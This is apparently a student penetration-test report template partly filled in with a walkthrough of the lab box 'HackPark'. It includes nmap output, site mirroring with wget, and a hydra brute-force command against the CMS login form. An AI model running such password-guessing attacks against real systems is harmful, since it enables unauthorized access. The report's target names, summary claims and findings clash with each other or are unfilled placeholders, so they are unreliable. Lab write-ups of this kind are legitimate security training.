
Intro

AGS solutions has been authorized by HTB to conduct an CPT on a VM they called "Devel". AGS solutions CPT is to verify if compromise is possible by any means. This documentation is a report of my entire engagement including findings, exploitation, and remediation and recommendations for such targets provided by HTB.

By: Robert Garcia

Jr Penetration Tester

Test Report



AGSOLUTIONSADP

Cyber at your service

09/00/2022

Disclaimer

THM acknowledges and accepts the following assumptions and limitations of liability as necessary to this type of engagement:

AGS solutions may use commercial and or common, readily available tools to perform the penetration test.

THM understands that the AGS solutions will be engaged in mirror real world hacking activities and, such , may impede system performance, crash production systems and permit unapproved access.

THM understands that the actions of AGS solutions may involve risks which are not known to the parties at this time and that may not be foreseen or reasonably foreseeable at this time.

Only Authorized Personnel should be looking at these documentation and any body outside of the SOW or ROE should have been added to view these documents by the appropriate parties in the ROE.

All parties that are authorized to view this documentation agree not to discuss it outside of work or with other parties other than internal entities that support and manage the target.

Table of Content

Credentials to Penetration Tester

Robert J Garcia is the professional Penetration Tester that will be handling the Engagement.

Robert has 3 years of Pen Testing with platforms like HTB and THM.

Robert is deep into the art of network pen testing and has a good understanding of IR and Malware analysis.

Fun fact about Robert when he is not Pentesting he is being black hat at night self studying for Red Team operations and improving his TTP.

"01 Red Team/Master-Templet/New Report/Screenshot/Report/Untitled presentation (2).jpg" is not created yet. Click to create.

Scope

AGS solutions has been given permission to do the following:

Main Goal: Take over VM by any means necessary outlined by SOW AND ROE and obtain the highest account possible Domain Admin.

We have a few related task that would need to be exercised to meet the clients main goal:

- The ability to identify and retrieve proprietary or confidential information.
- The ability to gain unauthorized access to a system or device.
- Internal and external network and system enumeration
- Internal and external vulnerability scanning
- Information gathering and reconnaissance

- Simulate exfiltration of data

- Simulate or actually download hacking tools from approved external websites

- Attempt to obtain user and/or administrator credentials

- Attempt to subvert operating system security controls

- Attempt to install or alter software on target systems

- Attempt unauthorized access of resources to which the team should not have access

Executive Summary

I was tasked with performing a penetration test towards the .

A penetration test is a dedicated attack against internally or externally connected systems.

This test focuses on performing attacks similar to those of a hacker and attempting to infiltrate each Node machine and owning it.

My objective was to comprise the domain controller for holo.live.

When performing the penetration test, several alarming vulnerabilities were identified on the network.

When performing the attacks, I was able to gain access to multiple machines, primarily due____that led to the compromise of the Domain controller . During the testing, I had administrative-level and root access to numerous systems. All systems were successfully exploited, and access granted. These systems as well as a brief description on how access was obtained are listed below:

Summary of Exploits found

IP Address	Domain Name	Exploit
192.168.100.100	(L-SRV02)	Stored Credentials / Docker Escape

Recommendations

Hostname1

I will tell you about issue briefly

FIX

- fix
- fix
- fix
-

All our recommendations are formulated from NIST and MITRE Att&ack institutions and there knowledge on best practice for such vulnerability's that we found on target during these engagement. Please refer to our Reference page for more information on best practices and mitigations

Mythology

Mythology Followed: CompTIA Pen+200

We are going to validate, verify and perform OSINT and other enumeration techniques that will paint a picture of our target's landscape and provide us a look at where there could be a manner of exploitation and intrusion.
We will exploit our finding and then establish some persistence and in turn start the process over for the mythology we are following.
Our goal after compromise is to gather information about our user, the network the user is on and then attempt to move vertically or laterally based on the information we gather to the highest privileges' account in our case is the Domain controller Admin.
Once we get to these points we will stop and conclude our Assessment, advise the appropriate parties and start the process of making the report.

"01 Red Team/Master-Templet/New Report/Screenshot/Report/Untitled presentation 1.jpg" is not created yet. Click to create.

Finding's & Remediation Hostname1

Finding

SYSTEM IP: 0.0.0.0
Service Enumeration: TCP:22,80,etc

Nmap Scan Results:
Vulnerability Explanation:
Vulnerability Fix:
Severity or Criticality:
Exploit Code:
Proof of Concept Here:
Local.txt Proof Screenshot:

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High (LF:6.375)	High (IF:6.25)	SL:9/M:9/O:7/S:1/ED:8/EE

Nessus Scan on Domain name

Privileges Escalation

SYSTEM IP: 0.0.0.0
current user to PE user

Vulnerability Exploited: Stored CC
Vulnerability Explanation:
Vulnerability Fix:
Severity or Criticality:
Exploit Code:
Proof of Concept Here:
root.txt Proof Screenshot:

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High (LF:6.375)	High (IF:6.25)	SL:9/M:9/O:7/S:1/ED:8/EE

Entire Kill Chain

OSINT

Target IP can during engagement

```
export TargetIP=10.10.93.249
```

This room will cover brute-forcing an accounts credentials, handling public exploits, using the Metasploit framework and privilege escalation on Windows.

We got an idea of what we might be facing when we tackle the VM "HackPark" from THM.

We start of with a basic scan to see the layout of the target and what service could be up and responding to our scan.

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA
full $TargetIP --min-rate 5000
```


Screenshot: (Find entire scans in appendix)

```
PORT     STATE SERVICE            REASON          VERSION
80/tcp   open  http               syn-ack ttl 125 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-methods:
|   Supported Methods: GET HEAD OPTIONS TRACE POST
|_  Potentially risky methods: TRACE
| http-robots.txt: 6 disallowed entries
| /Account/*.* /search /search.aspx /error404.aspx
|_/archive /archive.aspx
|_http-title: hackpark | hackpark amusements
|_http-server-header: Microsoft-IIS/8.5
3389/tcp open  ssl/ms-wbt-server? syn-ack ttl 125
| rdp-ntlm-info:
|   Target_Name: HACKPARK
|   NetBIOS_Domain_Name: HACKPARK
|   NetBIOS_Computer_Name: HACKPARK
|   DNS_Domain_Name: hackpark
|   DNS_Computer_Name: hackpark
|   Product_Version: 6.3.9600
|_  System_Time: 2022-10-24T04:54:45+00:00
|_ssl-date: 2022-10-24T04:54:50+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=hackpark
```


We got a good amount of information back. We notice that the HTTP port on port 80 has a robots.txt with a few disallows. This also might be a windows box because of the aspx. files and the IIS 8.5 seen in the http header. We also got a banner for the website "hackpark | hackpark amusement". We also notice that RDP port 3389 is up is providing me a DNS name as well "hackpark".

HTTP Port 80


We take a look at the website and view it from the browser.




!!!!! Creepy but yea I see Windows IIS 8.5 hosting the website.
We took a look at the disallowed as well.




I wanted to take a look at each one. As we did this we used a few tools; `wget photon cewl and nikto` on port 80 to give us some more information.






We found a log in page as well



This gives me enough information to start looking around about CMS's and there version for "BlogEngine.net"




We found a file during our enumeration phase that mad sure we where working with the right CMS version. We used `wget` to grab everything we can from the website on port 80 and then we analyzed each file till we found these one.

```
wget -r --no-parent http://10.10.93.249/
```

In order to get most of these exploits to work we need CC to log into the CMS. This is where brute forcing coming into play

Discovery

We had to use burp to analyze what was being sent to the website. From there we could feed that info to hydra.




Looking at the request and noticing its a POST. Then we see its using a large cookie of some sort to make this request to the server to log in. We are going to tweak this information and feed it to hydra to get a result

#hydra

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt
10.10.68.106 -V http-post-form
"/Account/login.aspx:__VIEWSTATE=%2F6uvMCdbCc9f1%2Bn80nuq
1NQSqoE%2FOdVADOsoAvH0aYWQWE7Rld%2Fc0Y51FRr9Q8kC1SSRjXd6u
```

```
oMIGEEpcgzgoNricjtwpOZ3hMJaBd17Rusl%2B5D8E%2FPYZ5q30TWH1u
PxtZpfwKxSqXhuayM6fs7I%2FR3wqew1vbCWLPgirf5vHQGdP7SVJtnJN
P4xx1GXobqcvrREqyJEohmubPZ6%2F%2FgAvxBlAh2wcW9J9Ue4dmoDBm
h62NvCa5yig4GHc5SPNsJ0wmAaLT3UgPYYtF%2BXTarmBbe8J%2FfVHkA
wJEulKDRM5WrXv5HYU1fD84W9QbBoOaWjIppM1SvEi1DTWhPPRZP8kQ3E
QRkb9mB83ticRDR2L71uq69F&__EVENTVALIDATION=Qmh0idI15UCgZr
tSbeoMm112p6b2Dz2GHQKjN9lGDpS4LeH7d9J16Ug8Svst4CfXGjEbBQE
4rURdMYm6tsitZuv%2FZQ9gg4FTczu0rE%2Fwm9pNZWtRhRCohjvNURo7
KWMyngnk7kHWI5PfaEFufl32Kf6l%2BvFT%2F1M2m8klqm0S8BiSHysc&
ctl00%24MainContent%24LoginUser%24UserName=^USER^&ctl00%2
4MainContent%24LoginUser%24Password=^PASS^&ctl00%24MainCo
ntent%24LoginUser%24LoginButton=Log+in:F=Login Failed"
```

